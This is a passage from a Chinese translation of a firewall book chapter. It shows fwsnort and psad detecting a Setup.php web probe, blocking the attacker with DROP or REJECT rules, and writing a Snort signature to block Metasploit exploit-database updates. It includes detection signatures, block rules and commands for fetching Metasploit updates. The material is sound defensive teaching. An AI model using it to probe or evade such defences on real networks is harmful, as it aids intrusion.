如果查看/etc/fwsnort/fwsnort.sh脚本，你将看到iptables命令，它使用字符串匹配扩展和自定义的FWSNORT_FORWARD_ESTAB链在已建立的TCP连接中检测字符串/Setup.php。该命令如下所示，它完成了检测攻击中的主要任务：

```
$IPTABLES -A FWSNORT_FORWARD_ESTAB -p tcp --dport 80 -m string --string
"/Setup.php" --algo bm -m comment --comment "sid:2281; msg: WEB-PHP Setup.php
access; classtype: web-application-activity; reference: bugtraq,9057; rev: 2;
FWS:1.0;" -j LOG --log-ip-options --log-tcp-options --log-prefix "[1] SID2281
ESTAB "
```

上面以粗体显示的文本是iptables的日志前缀。它将在iptables检测到Web会话中存在字符串/Setup.php时被包括到iptables日志信息。例如，如果在ext_scanner系统上执行命令lynx http://71.157.X.X/Setup.php来访问webserver，我们将得到如下所示的iptables日志信息：

```
Jul 19 23:49:18 iptablesfw kernel: [1] SID2281 ESTAB IN=eth0 OUT=eth1
SRC=144.202.X.X DST=192.168.10.3 LEN=276 TOS=0x00 PREC=0x00 TTL=63 ID=8317
DF PROTO=TCP SPT=47299 DPT=80 WINDOW=92 RES=0x00 ACK PSH URGP=0 OPT
(0101080A0CA8DB00E9FBEB4A)
```

2. 使用psad发送警报

fwsnort检测到了该攻击，但它只是通过iptables生成了日志信息，而没有执行任何whois查询或发送电子邮件警报，因为这些都超出了其功能范围。

不过既然fwsnort生成了iptables日志信息，psad就可以分析该日志信息并将它的警报机制和报告机制应用于该事件。但首先，psad需要能够正确地处理fwsnort日志信息。毕竟，这些信息是通过对应用层数据的检查而生成的，但数据本身却没有包括在日志信息中。

解释fwsnort日志信息的关键是/etc/psad/psad.conf配置文件中的SNORT_SID_STR变量。该变量描述了psad必须看到的日志前缀部分，以便推断该日志信息是否是由fwsnort生成的。默认情况下，SNORT_SID_STR设置为：

```
SNORT_SID_STR                SID;
```

如果iptables日志信息在其日志前缀中包含了子字符串SID，那么psad就认为该信息是由fwsnort生成的，而且这些信息基本上都是针对应用层攻击的。

我们首先确认psad正在运行（执行/etc/init.d/psad start），然后再次模拟攻击。这次，psad

捕获了该iptables日志信息并剖析它，同时生成了如下所示的电子邮件警报。（为简洁起见，我们删除了通常伴随psad警报的whois信息。）

```
Danger level: [3] (out of 5)

Scanned TCP ports: [80: 1 packets]

❶ TCP flags: [ACK PSH: 1 packets]

iptables chain: FWSNORT_FORWARD_ESTAB (prefix ❷"[1] SID2281 ESTAB"), 1 packets
fwsnort rule: 1
Source: 144.202.X.X
DNS: [No reverse dns info available]
OS guess: Linux:2.6:17:Linux 2.6.17 and newer (?)
Destination: 192.168.10.3
DNS: web_server
Overall scan start: Thu Jul 19 23:48:18 2007
Total email alerts: 2
Complete TCP range: [80]
Syslog hostname: iptablesfw
Global stats: chain:    interface:   TCP:   UDP:   ICMP:
              FORWARD   eth0         2      0      0

❸ [+] TCP scan signatures:

"WEB-PHP Setup.php access"
    dst port:  80
    flags:     ACK PSH
    content:   "/Setup.php"
❹   sid:       2281
    chain:     FWSNORT_FORWARD_ESTAB
    packets:   1
    classtype: web-application-activity
    reference: (bugtraq) http://www.securityfocus.com/bid/9057
```

上面显示的psad电子邮件警报看上去非常正常，它包括了所有的标准信息，如时间戳、数据包计数、TCP标记和端口号等等。但这个警报中的一些信息是值得特别注意的。

3. TCP标记

psad记录了生成这个iptables日志信息的TCP数据包中的所有TCP标记。对WEB-PHP Setup.php access攻击来说，触发fwsnort策略并引发日志信息的特定TCP数据包属于已建立的TCP会话，因此在❶处显示其设置了ACK和PSH标记。❷处的日志前缀[1] SID2281 ESTAB也清楚地表明fwsnort链利用状态匹配，跟踪已建立的TCP连接并记录了该数据包，所以攻击者无法通过仅仅伪造来自任意源地址的包含字符串/Setup.php的TCP ACK数据包，强制fwsnort生成日志信息。

4. 记录应用层内容

针对WEB-PHP Setup.php access攻击的psad警报中最有趣的部分是从上面的❸处开始，这个部

分表明psad注意到了字符串[1] SID2281 ESTAB，并已将它映射到了适当的Snort规则。因为psad在内存中维护着有关所有Snort规则的class类型、消息字段和内容字符串的资料，所以它可以推断出违法的数据包对应于web-application-activity类中的WEB-PHP Setup.php access规则，并且必须包含字符串/Setup.php。

说明　就iptables本身来说，它没有通过LOG目标记录数据包实际内容的机制。而且正如在第10章中所讲述的，只是将内容字符串放入日志前缀中通常是不可行的，因为日志前缀的长度有29个字符的限制。在syslog信息中包括二进制包数据也不是一个好主意。

5. Snort规则ID、消息和参考信息

最后，psad在❹处记录了Snort规则ID（在本例中为2281）、规则所属的class类型（web-application-activity）以及消息字段（WEB-PHP Setup.php access）。同时还包括一个Bugtraq链接，它为揭开攻击的本质提供了有价值的信息，并让你了解得手的攻击对网络安全造成的影响。该参考信息包括在原来的Snort规则中并被psad缓存以备记录，正如你在psad的电子邮件警报中看到的那样。

11.2　重新审视积极回应

第8章和第10章我们探讨了将psad和fwsnort从纯粹的被动检测中解放出来的意义，并将它们配置为积极回应攻击。本节将继续有关积极回应的讨论，而这次我们将同时使用psad和fwsnort的回应能力。

11.2.1　psad与fwsnort

虽然psad可以在检测到攻击时立即启用针对攻击者的基于超时时间的iptables拦截规则，但它不能自行中断连接或停止转发匹配应用层签名的第一个数据包。对fwsnort来说，情况则不同，它可以使用DROP或REJECT目标拦截恶意数据包和会话，但fwsnort不能针对攻击者构建可以持续一段时间的iptables拦截规则。

考虑到每个工具的优势，如果能将两种回应风格结合起来，那么这将更有利于回应攻击。毕竟，fwsnort非常适合于检测并停止包含在特定TCP会话中的攻击。但如果没有psad来管理持久的拦截规则，攻击者还可以针对同一个目标随意尝试另一种漏洞攻击。能够在攻击者发起第一次攻击时就检测到它可以说是相当幸运的，但这并不意味着可以检测到攻击者后续发起的所有攻击，所以拥有持久的拦截规则是非常重要的。特别是当攻击者发起另一个攻击，并且该攻击针对的漏洞和第一次的攻击无关而且不存在用于检测它的签名。此外，如果攻击者使用Tor匿名网络（http://tor.eff.org）发起针对TCP服务的攻击，那么拦截单个IP地址是没有用处的，因为每次攻击

看上去都来自不同的出口路由器（它是由Tor为每个TCP会话随机选择的）。

说明 虽然已在第9章中谈过了，但我在这里再次强调：对于了解你所使用积极回应机制的狡猾的攻击者来说，他可能会试图利用该机制反过来攻击目标网络。此外，如果攻击者控制了多台主机（较常见的情况是许多主机被个人控制而形成僵尸网络），他可以从一个尚未被用来攻击目标的主机上发起新的攻击。在保护网络和攻击网络的人们之间总是存在着军备竞赛，在这方面，我们应将攻击者视为全副武装的。

11.2.2 限制 psad 只回应 fwsnort 检测到的攻击

基于11.1节中提供的信息，我们已知道psad可以为fwsnort生成的日志信息发送警报。这意味着psad只需要在/etc/psad/psad.conf配置文件中将ENABLE_AUTO_IDS设置为Y，就可以建立iptables拦截规则来回应fwsnort的日志信息了。

如果psad为fwsnort检测到的攻击所分配的危险级别高于AUTO_IDS_DANGER_LEVEL变量设置的值，那么它将立即全权委托DROP规则去拦截攻击者的IP地址。但psad的危险级别并不是只分配给fwsnort记录的攻击，专门的端口扫描和后门探测攻击也会被分配危险级别。

正如在第8章中所讨论的，为扫描和探测（它们很容易被伪造）启用psad回应是很危险的。理想的情况是，只让psad回应涉及应用层数据并且是通过已建立的TCP连接传递的攻击，对其他类型的攻击则不采取任何行动。

AUTO_BLOCK_REGEX变量包含正则表达式，它要求psad只在iptables日志信息匹配该正则表达式时才针对攻击者的IP地址进行拦截。在默认情况下，分配给该变量的值是字符串ESTAB，它将匹配的fwsnort日志信息是由专为匹配属于已建立TCP连接的数据包而建立的自定义链触发的。为了启用该功能，psad配置文件中的ENABLE_AUTO_BLOCK_REGEX变量也必须设置为Y。

说明 如果打算让psad拦截攻击者，你应该运行fwsnort并启用AUTO_BLOCK_REGEX功能。对端口扫描或其他琐细的伪造流量进行回应太容易滥用了。

11.2.3 结合 fwsnort 与 psad 回应

现在我们将重新审视WEB-PHP Setup.php access攻击示例，而这次将同时使用psad和fwsnort的积极回应机制。首先，配置fwsnort在恶意数据包到达webserver之前就丢弃它：

```
[iptablesfw]# fwsnort --snort-sid 2281 --ipt-drop
[+] Parsing Snort rules files...
[+] Found sid: 2281 in web-php.rules
    Successful translation
```

```
[+] Logfile:         /var/log/fwsnort.log
[+] Iptables script: /etc/fwsnort/fwsnort.sh

[iptablesfw]# /etc/fwsnort/fwsnort.sh
[+] Adding web-php rules
    Rules added: 4
```

如果现在查看/etc/fwsnort/fwsnort.sh脚本，你将看到如下所示的两个规则：

```
$IPTABLES -A FWSNORT_FORWARD_ESTAB -p tcp --dport 80 -m string --string
"/Setup.php" --algo bm -m comment --comment "msg: WEB-PHP Setup.php access;
classtype: web-application-activity; reference: bugtraq,9057; rev: 2;
FWS:1.0;" -j LOG --log-ip-options --log-tcp-options --log-prefix "[1] DRP
SID2281 ESTAB "
$IPTABLES -A FWSNORT_FORWARD_ESTAB -p tcp --dport 80 -m string --string
"/Setup.php" --algo bm -j DROP
```

第一个规则与11.1.1节中的示例作用是一样的，除了日志前缀中多包含了字符串DRP，该字符串明确指出下一个规则用于丢弃数据包。在运行fwsnort之后，我们通过设置psad.conf配置文件中以下变量拦截攻击者1个小时：

```
ENABLE_AUTO_IDS             Y;
AUTO_IDS_DANGER_LEVEL       4;
AUTO_BLOCK_TIMEOUT          3600;
ENABLE_AUTO_IDS_REGEX       Y;
AUTO_BLOCK_REGEX            ESTAB;
```

使用命令/etc/init.d/psad restart重启psad，现在我们已准备好再次针对webserver实施模拟攻击了。下面的第一个命令lynx（它是没有恶意的）表明我们和webserver之间的连接是正常的，但第二个命令没有引发404 Not Found错误，因为恶意的数据包根本就没有到达webserver——它被fwsnort丢弃了：

```
[ext_scanner]$ lynx http://71.157.X.X
Internal webserver; happy browsing
[ext_scanner]$ lynx http://71.157.X.X/Setup.php
HTTP request sent; waiting for response
```

如果对iptables系统的外网接口进行数据包跟踪，你将获得更详细的幕后信息。攻击者的TCP协议栈将重传包含字符串/Setup.php的数据包，因为webserver的TCP协议栈根本就没有接收到它（因此它也根本没有为该数据包给攻击者的TCP协议栈返回确认。每个重传的数据包都包含字符串/Setup.php，因此它们在到达webserver之前都被iptables丢弃了。在下面显示的跟踪信息中，重传的数据包以粗体显示。（这里只显示了3个这样的数据包，但TCP将在两分钟内不断地重传。）

```
[iptablesfw]# tcpdump -i eth0 -l -nn port 80
13:32:24.839585 IP 144.202.X.X.59651 > 71.157.X.X.80: S 653660994:653660994(0)
win 5840 <mss 1460,sackOK,timestamp 3239999666 0,nop,wscale 2>
13:32:24.841747 IP 71.157.X.X.80 > 144.202.X.X.59651: S 612132055:612132055(0)
ack 653660995 win 5792 <mss 1460,sackOK,timestamp 2271556939 3239999666,nop,
wscale 2>
```

```
13:32:24.868471 IP 144.202.X.X.59651 > 71.157.X.X.80: . ack 1 win 1460
<nop,nop,timestamp 3239999673 2271556939>
13:32:24.869285 IP 144.202.X.X.59651 > 71.157.X.X.80: P 1:229(228) ack 1 win
1460 <nop,nop,timestamp 3239999674 2271556939>
13:32:25.097233 IP 144.202.X.X.59651 > 71.157.X.X.80: P 1:229(228) ack 1 win
1460 <nop,nop,timestamp 3239999731 2271556939>
13:32:25.552535 IP 144.202.X.X.59651 > 71.157.X.X.80: P 1:229(228) ack 1 win
1460 <nop,nop,timestamp 3239999845 2271556939>
13:32:26.464527 IP 144.202.X.X.59651 > 71.157.X.X.80: P 1:229(228) ack 1 win
1460 <nop,nop,timestamp 3240000073 2271556939>
```

这些都是由fwsnort的DROP规则回应的，但psad也针对攻击者启用了一组拦截规则。如果现在在攻击系统上再次尝试从webserver那里获取index.html页面，迎接我们的将是一片沉默：

```
[ext_scanner]$ lynx http://71.157.X.X
HTTP request sent; waiting for response
```

事实上，psad已切断了与攻击者IP地址的所有通信，持续时间为1个小时。DROP规则被添加到3个psad的拦截链中，数据包将从内置的INPUT、OUTPUT和FORWARD过滤链跳转到这些自定义链，从而有效地拦截攻击者的IP地址：

```
[iptablesfw]# psad --fw-list
[+] Listing chains from IPT_AUTO_CHAIN keywords...

Chain PSAD_BLOCK_INPUT (1 references)
 pkts bytes target     prot opt in     out   source          destination
    0     0 DROP       all  --  *      *     144.202.X.X     0.0.0.0/0

Chain PSAD_BLOCK_OUTPUT (1 references)
 pkts bytes target     prot opt in     out   source          destination
    0     0 DROP       all  --  *      *     0.0.0.0/0       144.202.X.X
Chain PSAD_BLOCK_FORWARD (1 references)
 pkts bytes target     prot opt in     out   source          destination
    0     0 DROP       all  --  *      *     0.0.0.0/0       144.202.X.X
    0     0 DROP       all  --  *      *     144.202.X.X     0.0.0.0/0
```

11.2.4 DROP 目标与 REJECT 目标

在11.2.3节的数据包跟踪中，当DROP目标拒绝转发指向目标TCP协议栈的数据包之后，源TCP协议栈对包含字符串/Setup.php的数据包的重传体现了内置在TCP协议中的可靠数据传输概念。TCP会话将在超时时间到期后被强制关闭，而不是按照正常的终止序列进行关闭。但fwsnort可以使用iptables的REJECT目标来代替DROP目标，这样攻击者除了不能通过iptables防火墙转发恶意数据包以外，它的TCP协议栈还将接收到RST数据包[①]：

① 请回忆第3章中的内容，这个来自iptables的RST数据包没有设置ACK位，因为触发规则匹配的恶意数据包属于已建立的TCP连接，因此它本身设置了ACK位，RFC 793规定响应这类数据包的任何RST数据包都不应设置ACK位。RST/ACK数据包只有在上一个接收到的数据包没有设置ACK位的情况下才会被发送。

```
[iptablesfw]# --fwsnort --snort-sid 2281 --ipt-reject
[+] Parsing Snort rules files...
[+] Found sid: 2281 in web-php.rules
    Successful translation

[+] Logfile:         /var/log/fwsnort.log
[+] Iptables script: /etc/fwsnort/fwsnort.sh

[iptablesfw]# /etc/fwsnort/fwsnort.sh
[+] Adding web-php rules
    Rules added: 4
```

现在，当我们再次对webserver发起攻击时（在使用命令psad --Flush清除了来自上一个攻击的psad拦截规则之后），TCP协议栈将接收到RST数据包，从而导致会话被强制关闭：

```
[ext_scanner]$ lynx http://71.157.X.X/Setup.php
Alert! Unexpected network read error. Connection aborted.
Can't access 'http://71.157.X.X/Setup.php'
Alert! Unable to access document.
```

对iptables防火墙外网接口的数据包跟踪清楚地显示RST数据包（粗体显示）被发送给了攻击者：

```
[iptablesfw]# tcpdump -i eth0 -l -nn port 80
21:39:13.053057 IP 144.202.X.X.52092 > 71.157.X.X.80: S 1449291682:1449291682(0)
win 5840 <mss 1460,sackOK,timestamp 3247303167 0,nop,wscale 2>
21:39:13.053177 IP 71.157.X.X.80 > 144.202.X.X.52092: S 1384965123:1384965123(0)
ack 1449291683 win 5792 <mss 1460,sackOK,timestamp 2300769786 3247303167,nop,
wscale 2>
21:39:13.073190 IP 144.202.X.X.52092 > 71.157.X.X.80: . ack 1 win 1460 <nop,nop,
timestamp 3247303172 2300769786>
21:39:13.078382 IP 144.202.X.X.52092 > 71.157.X.X.80: P 1:229(228) ack
1 win 1460 <nop,nop,timestamp 3247303174 2300769786>
21:39:13.078442 IP 71.157.X.X.80 > 144.202.X.X.52092: R 1384965124:1384965124(0)
win 0
```

1. 拦截进入的RST数据包

在上面的攻击示例中，TCP连接的客户端接收到RST数据包，它随后将被本地的TCP协议栈处理。但如果攻击者的操作系统包含防火墙（如iptables），并且防火墙在本地TCP协议栈看到RST数据包之前就将它过滤掉了，那会怎么样呢？会话是否会继续下去，就像什么也没发生一样？

好，答案是否定的。虽然会话仍然保持打开（因为REJECT目标只向触发REJECT匹配的源IP地址发送RST数据包），但违法的数据包还是会被iptables丢弃。因此，这种情况非常类似于前面11.2.3节中的情况，其中我们使用DROP目标来代替REJECT目标。因为本例中攻击者使用的操作系统是Linux，所以可以使用lynx客户端来调查在发送攻击之后过滤进入的RST数据包究竟会发生什么。首先在ext_scanner系统上添加iptables规则，过滤所有来自目标主机的进入RST数据包，然后运行lynx：

```
[ext_scanner]# iptables -I INPUT 1 -p tcp --tcp-flags RST RST -s 71.157.X.X -j
DROP
```

```
[ext_scanner]$ lynx http://71.157.X.X
HTTP request sent; waiting for response
```

这将导致攻击者TCP协议栈重传包含字符串/Setup.php的数据包，这反过来又表明协议栈根本就没有接收到由保护webserver的远端iptables防火墙生成的RST数据包。因为每个重传的数据包都包含相同的恶意字符串，所以它们将再次匹配fwsnort的REJECT规则集，从而每个数据包都将引发iptables新的RST数据包。而且又因为攻击者系统上的RST过滤规则仍然起作用，所以攻击者的TCP协议栈还是无法看到RST数据包。RST数据包在下面以粗体显示。（注意没有RST数据包包含ACK位。）

```
[iptablesfw]# tcpdump -i eth0 -l -nn port 80
22:14:51.077639 IP 144.202.X.X.37788 > 71.157.X.X.80: S
3703393615:3703393615(0) win 5840 <mss 1460,sackOK,timestamp 3247837780
0,nop,wscale 2>
22:14:51.080797 IP 71.157.X.X.80 > 144.202.X.X.37788: S
3646903380:3646903380(0) ack 3703393616 win 5792 <mss 1460,sackOK,timestamp
2302908153 3247837780,nop,wscale 2>
22:14:51.094852 IP 144.202.X.X.37788 > 71.157.X.X.80: . ack 1 win 1460
<nop,nop,timestamp 3247837784 2302908153>
22:14:51.098181 IP 144.202.X.X.37788 > 71.157.X.X.80: P 1:229(228) ack 1 win
1460 <nop,nop,timestamp 3247837785 2302908153>
22:14:51.098233 IP 71.157.X.X.80 > 144.202.X.X.37788: R
3646903381:3646903381(0) win 0
22:14:51.313974 IP 144.202.X.X.37788 > 71.157.X.X.80: P 1:229(228) ack 1 win
1460 <nop,nop,timestamp 3247837839 2302908153>
22:14:51.314043 IP 71.157.X.X.80 > 144.202.X.X.37788: R
3646903381:3646903381(0) win 0
22:14:51.748920 IP 144.202.X.X.37788 > 71.157.X.X.80: P 1:229(228) ack 1 win
1460 <nop,nop,timestamp 3247837947 2302908153>
22:14:51.748969 IP 71.157.X.X.80 > 144.202.X.X.37788: R
3646903381:3646903381(0) win 0
22:14:52.610322 IP 144.202.X.X.37788 > 71.157.X.X.80: P 1:229(228) ack 1 win
1460 <nop,nop,timestamp 3247838163 2302908153>
22:14:52.610396 IP 71.157.X.X.80 > 144.202.X.X.37788: R
3646903381:3646903381(0) win 0
```

2. NF_DROP宏

通过查看内核的源代码，我们可以确认iptables的REJECT目标丢弃了匹配的数据包。具体来说，如果查看内核源代码中的文件linux/net/ipv4/netfilter/ipt_REJECT.c，你将看到在reject()函数中有3处出现下面的return语句（没有其他的return语句了）[①]：

```
return NF_DROP;
```

因此，reject()函数唯一可能返回的值就是宏NF_DROP，它要求iptables在底层就丢弃任何匹配的数据包。匹配的数据包被阻止传递到更高的协议栈或被转发给它的预定目标。所以在我们的攻击示例中，即使攻击者过滤了刚进入的RST数据包，webserver仍然不会看到进入的/Setup.php攻击。

① 在译者的Linux系统上（内核版本为2.6.21.5），reject()函数中只有两处出现该return语句，但不管情况如何，return语句返回的都是NF_DROP宏。——译者注

11.3　阻止 Metasploit 更新

Metasploit项目（http://www.metasploit.com）是如今最重要的一个开源安全项目。它的持续开发对计算机安全具有深远影响，在由安全研究员票选的Fyodor的排名前100位的网络安全工具列表（http://www.sectools.org）中，它一直排名靠前。Metasploit是用于自动化开发和使用针对软件漏洞攻击的插件式框架，围绕Metasploit所成立的社区为漏洞的研究和自动化过程做出了巨大的贡献。（与许多其他安全技术一样，Metasploit的漏洞利用能力也可能会被企图侵入系统的攻击者滥用，但Metasploit对安全领域的净影响是正面的——越来越多的软件厂商将更加重视安全问题。）

11.3.1　Metasploit 更新功能

如果人们正在使用你的企业网络作为Metasploit攻击的发起点，那么他们几乎可以肯定违反了你的本地安全策略（除非这是官方认可的行为，如专业的渗透测试）。检测这类行为的一个好方法是查找与Metasploit更新过程相关的流量。

Metasploit开发者定期发布针对新漏洞的攻击，而且Metasploit还为其漏洞攻击数据库提供了在线功能，这样用户就可以利用这些新的漏洞攻击而不必等待下一个Metasploit版本的发布。从安全角度来看，用户偶尔浏览网站http://www.metasploit.com并不值得引起关注，但当用户实际使用该软件时，这个行为就需要引起注意了。本节的目的是讲述当Snort规则被开发出来后，如何结合使用fwsnort和psad阻止Metasploit更新。

在默认情况下，所有的Metasploit更新都是使用自行签署式证书通过SSL完成的。图11-1显示了Metasploit客户端通过运行着fwsnort和psad的iptables防火墙发起更新。




图11-1　通过fwsnort和psad完成Metasploit更新

正如在图中看到的那样，客户端使用了Metasploit更新功能，但在Metasploit SSL服务器返回更新之前，有效SSL会话首先必须被初始化。因此，在SSL握手过程中Metasploit服务器会将SSL证书返回给客户端。

Metasploit的更新过程取决于Metasploit框架的具体版本。从3.0版本开始，Metasploit由Ruby语言编写并使用Subversion版本控制系统[①]实现更新，Subversion不仅会更新漏洞攻击数据库，还会更新源代码文件。因为Subversion本身就可以通过SSL与远程版本库进行通信，所以Metasploit不必在其代码中实现该功能。与此相反，Metasploit 2.x系列则是通过在命令行上执行Perl脚本msfupdate来执行更新。

1. Metasploit 3.0的更新

为了下载并更新Metasploit 3.0框架，用户可以执行下面的命令。（简洁起见，一些输出内容已被删除，而且我们假设系统已安装了Subversion客户端命令svn。）因为我们想看到Metasploit更新进程是如何与更新服务器通信的，所以首先在iptablesfw系统上使用tcpdump进行数据包的跟踪，然后切换到int_scanner系统执行更新。（tcpdump的-s 0命令行参数确保记录了完整的数据包。）

```
[iptablesfw]# tcpdump -i eth1 -s 0 -l -nn port 443 -w metasploit_update.pcap
[int_scanner]$ http://framework-mirrors.metasploit.com/msf/downloader/framework-
3.0.tar.gz
[int_scanner]$ tar xfz framework-3.0.tar.gz
[int_scanner]$ cd framework-3.0
[int_scanner]$ svn update
❶ Error validating server certificate for 'https://metasploit.com:443':
   - The certificate is not issued by a trusted authority. Use the fingerprint
     to validate the certificate manually!
  Certificate information:
   - Hostname: metasploit.com
   - Valid: from Tue, 31 Jul 2007 15:39:57 GMT until Wed, 30 Jul 2008 15:39:57 GMT
❷  - Issuer: Development, The Metasploit Project, San Antonio, Texas, US
   - Fingerprint: 05:aa:fd:bb:ea:cb:5d:bb:00:69:6b:d9:5e:35:cf:75:83:3e:fc:ff
  (R)eject, accept (t)emporarily or accept (p)ermanently? t
  U    external/ruby-lorcon/extconf.rb
  Updated to revision 4592
```

在上面的❶处，可以看到Metasploit使用了自行签署式SSL证书，在❷处，可以看到该证书的发行者和指纹信息，我们通过按下键盘上的字母t临时接受它。此时，我们的本地漏洞攻击数据库和所有相关的源代码文件都将与Metasploit Subversion版本库中提供的最新版本进行同步，而且我们将获得一个metasploit_update.pcap文件，它包含了在整个更新过程中捕获的数据包。（你可以通过http://www.cipherdyne.org/LinuxFirewalls下载该文件。）

2. Metasploit 2.6的更新

下面显示的是用于更新Metasploit 2.6框架的命令。因为这个更新过程是通过SSL完成的，所以并不需要使用另一个数据包跟踪软件，只需要看到SSL证书是如何通过网络传输的。11.3.1节

① Subversion（见http://subversion.tigris.org）是用于跟踪源代码（甚至二进制文件）改动的神奇机制。http://www.cipherdyne.org网站上的所有项目都是使用Subversion版本库进行跟踪的，甚至连撰写本书时使用的文件在写作过程中都是使用Subversion进行跟踪的。

的第1小节中使用的数据包跟踪命令就已足够了。

```
[int_scanner]$ wget http://www.metasploit.com/tools/framework-2.6.tar.gz
[int_scanner]$ tar xfz framework-2.6.tar.gz
[int_scanner]$ cd framework-2.6
[int_scanner]$ ./msfupdate -u

+ -- --=[ msfupdate v2.6 [revision 1.45]
[*] Calculating local file checksums. Please wait...
        Update: ./data/meterpreter/ext_server_sam.dll
        Update: ./data/msfpayload/template.exe
        Update: ./exploits/badblue_ext_overflow.pm
        Update: ./exploits/bomberclone_overflow_win32.pm
Continue? (yes or no) > yes
[*] Starting online update of 34 file(s)...
[0001/0034 - 0x012000 bytes] ./data/meterpreter/ext_server_sam.dll
[0002/0034 - 0x002e00 bytes] ./data/msfpayload/template.exe
[0003/0034 - 0x000c74 bytes] ./exploits/badblue_ext_overflow.pm
[0004/0034 - 0x000c72 bytes] ./exploits/bomberclone_overflow_win32.pm
[*] Regenerating local file database
```

11.3.2　签名开发

在11.3.1节中，我们收集了Metasploit更新SSL会话中的数据包，它使得我们可以了解SSL证书的模样。编写用于准确检测Metasploit更新的Snort规则的第一步，就是使用嗅探器或协议解码器分析跟踪到的数据包。我们的目标是编写Snort规则，它可以被fwsnort转换为等价的iptables规则。

因为Metasploit更新进程使用了自行签署式SSL证书，所以开发这样一个Snort规则的一种策略是当证书在客户端和服务器之间传输时，让Snort查看它。因为证书名在SSL会话中是明文传输的，所以使用像Wireshark[①]或tcpdump这样的工具从数据包中提取出这个名字是非常容易的。我们使用的是tcpdump，如下所示（一些输出被省略了）：

```
[iptablesfw]# tcpdump -r metasploit_update.pcap -s 0 -nn -X
22:52:30.178782 IP 216.75.15.231.443 > 192.168.10.200.49356: . 1:1449(1448)
ack 127 win 46 <nop,nop,timestamp 536123815 630321353>
     0x0000:  4500 05dc d24f 4000 2f06 c0ee d84b 0fe7  E....O@./....K..
     0x0010:  c0a8 0a03 01bb c0cc ee22 4bef 43a2 a027  ........."K.C..'
     0x0020:  8010 002e 82eb 0000 0101 080a 1ff4 99a7  ................
     0x0030:  2591 f0c9 1603 0100 4a02 0000 4603 0145  %.......J...F..E
     0x0040:  42c5 ce81 9f02 eb05 ed30 ca9b 0973 a4d7  B........0...s..
     0x0050:  4182 de5a 5d7b 4c0c 59eb f300 0000 0020  A..Z]{L.Y.......
     0x0060:  6e67 1dfa 6363 78fb c180 d6d4 05f4 640e  ng..ccx.......d.
     0x0070:  be4f 4eb6 3fcf 8af7 ad95 3fd4 e901 c81d  .ON.?.....?.....
     0x0080:  0039 0016 0301 0674 0b00 0670 0006 6d00  .9.....t...p..m.
     0x0090:  066a 3082 0666 3082 054e a003 0201 0202  .j0..f0..N......
     0x00a0:  0101 300d 0609 2a86 4886 f70d 0101 0405  ..0...*.H.......
```

① Wireshark中的“Follow TCP Stream”功能使得应用层数据的查看变得特别容易。

```
0x00b0:  0030 81a8 310b 3009 0603 5504 0613 0255  .0..1.0...U....U
0x00c0:  5331 0e30 0c06 0355 0408 1305 5465 7861  S1.0...U....Texa
0x00d0:  7331 1430 1206 0355 0407 130b 5361 6e20  s1.0...U....San.
0x00e0:  416e 746f 6e69 6f31 1f30 1d06 0355 040a  Antonio1.0...U..
0x00f0:  1316 5468 6520 4d65 7461 7370 6c6f 6974  ..The.Metasploit
0x0100:  2050 726f 6a65 6374 3114 3012 0603 5504  .Project1.0...U.
0x0110:  0b13 0b44 6576 656c 6f70 6d65 6e74 3116  ...Development1.
0x0120:  3014 0603 5504 0313 0d4d 6574 6173 706c  0...U....Metaspl
0x0130:  6f69 7420 4341 3124 3022 0609 2a86 4886  oit.CA1$0"..*.H.
0x0140:  f70d 0109 0116 1563 6163 6572 7440 6d65  .......cacert@me
0x0150:  7461 7370 6c6f 6974 2e63 6f6d 301e 170d  tasploit.com0...
```

注意上面以粗体显示的字符串，它将与SSL证书关联的电子邮件地址通告给Metasploit Web服务器。我们将使用证书中的这个电子邮件地址作为自定义Snort规则的内容字段，该规则的ID被定义为900001，它将被放入文件metasploit.rules中：

```
[iptablesfw]# cat metasploit.rules
alert tcp $EXTERNAL_NET 443 -> $HOME_NET any (msg:"Metasploit exploit DB update";
flow:established; content:"cacert@metasploit.com"; classtype:misc-activity;
sid:900001; rev:1;)
```

11.3.3 使用 fwsnort 和 psad 破坏 Metasploit 更新

有了这个新的Snort规则，我们就可以使用fwsnort和psad来识别并阻止由svn update或msfupdate命令发起的SSL会话了。

说明 我们的规则不会阻止其他更新Metasploit的方法，如针对已更新过数据库的外网主机使用通过SSH的rsync。此外，也不会部署fwsnort或psad回应，去干扰针对metasploit.com的基本的DNS查询或Web请求，除非我们首先看到了一个SSL会话。

如前所述，让fwsnort阻止Metasploit更新的第一步是将新的Snort规则转换为等价的iptables规则。为了完成这个任务，我们将metasploit.rules文件复制到/etc/fwsnort/snort_rules目录中，然后运行fwsnort。因为我们关注的是阻止Metasploit更新，所以使用了fwsnort的--ipt-reject命令行参数：

```
[iptablesfw]# cp metasploit.rules /etc/fwsnort/snort_rules
[iptablesfw]# fwsnort --snort-sid 900001 --ipt-reject
[+] Parsing Snort rules files...
[+] Found sid: 900001 in metasploit.rules
    Successful translation
[+] Logfile:         /var/log/fwsnort.log
[+] iptables script: /etc/fwsnort/fwsnort.sh
[iptablesfw]# grep -i metasploit /etc/fwsnort/fwsnort.sh
############ metasploit.rules ############
$ECHO "[+] Adding metasploit rules"
### alert tcp any 443 -> $HOME_NET any (msg:"Metasploit exploit DB update";
flow:established; content:"cacert@metasploit.com"; classtype:misc-activity;
```

```
sid:900001; rev:1;)
$IPTABLES -A FWSNORT_FORWARD_ESTAB -d 192.168.10.0/24 -p tcp --sport 443 -m
string --string "cacert@metasploit.com" --algo bm -m comment --comment
"sid:900001; msg: Metasploit exploit DB update; classtype: misc-activity; rev:
1; FWS:1.0;" -j LOG --log-ip-options --log-tcp-options "log-prefix "[1] REJ
SID900001 ESTAB "
$IPTABLES -A FWSNORT_FORWARD_ESTAB -d 192.168.10.0/24 -p tcp --sport 443 -m
string --string "cacert@metasploit.com" --algo bm -j REJECT --reject with
tcp-reset
$IPTABLES -A FWSNORT_INPUT_ESTAB -p tcp --sport 443 -m string --string
"cacert@metasploit.com" --algo bm -m comment --comment "sid:900001; msg:
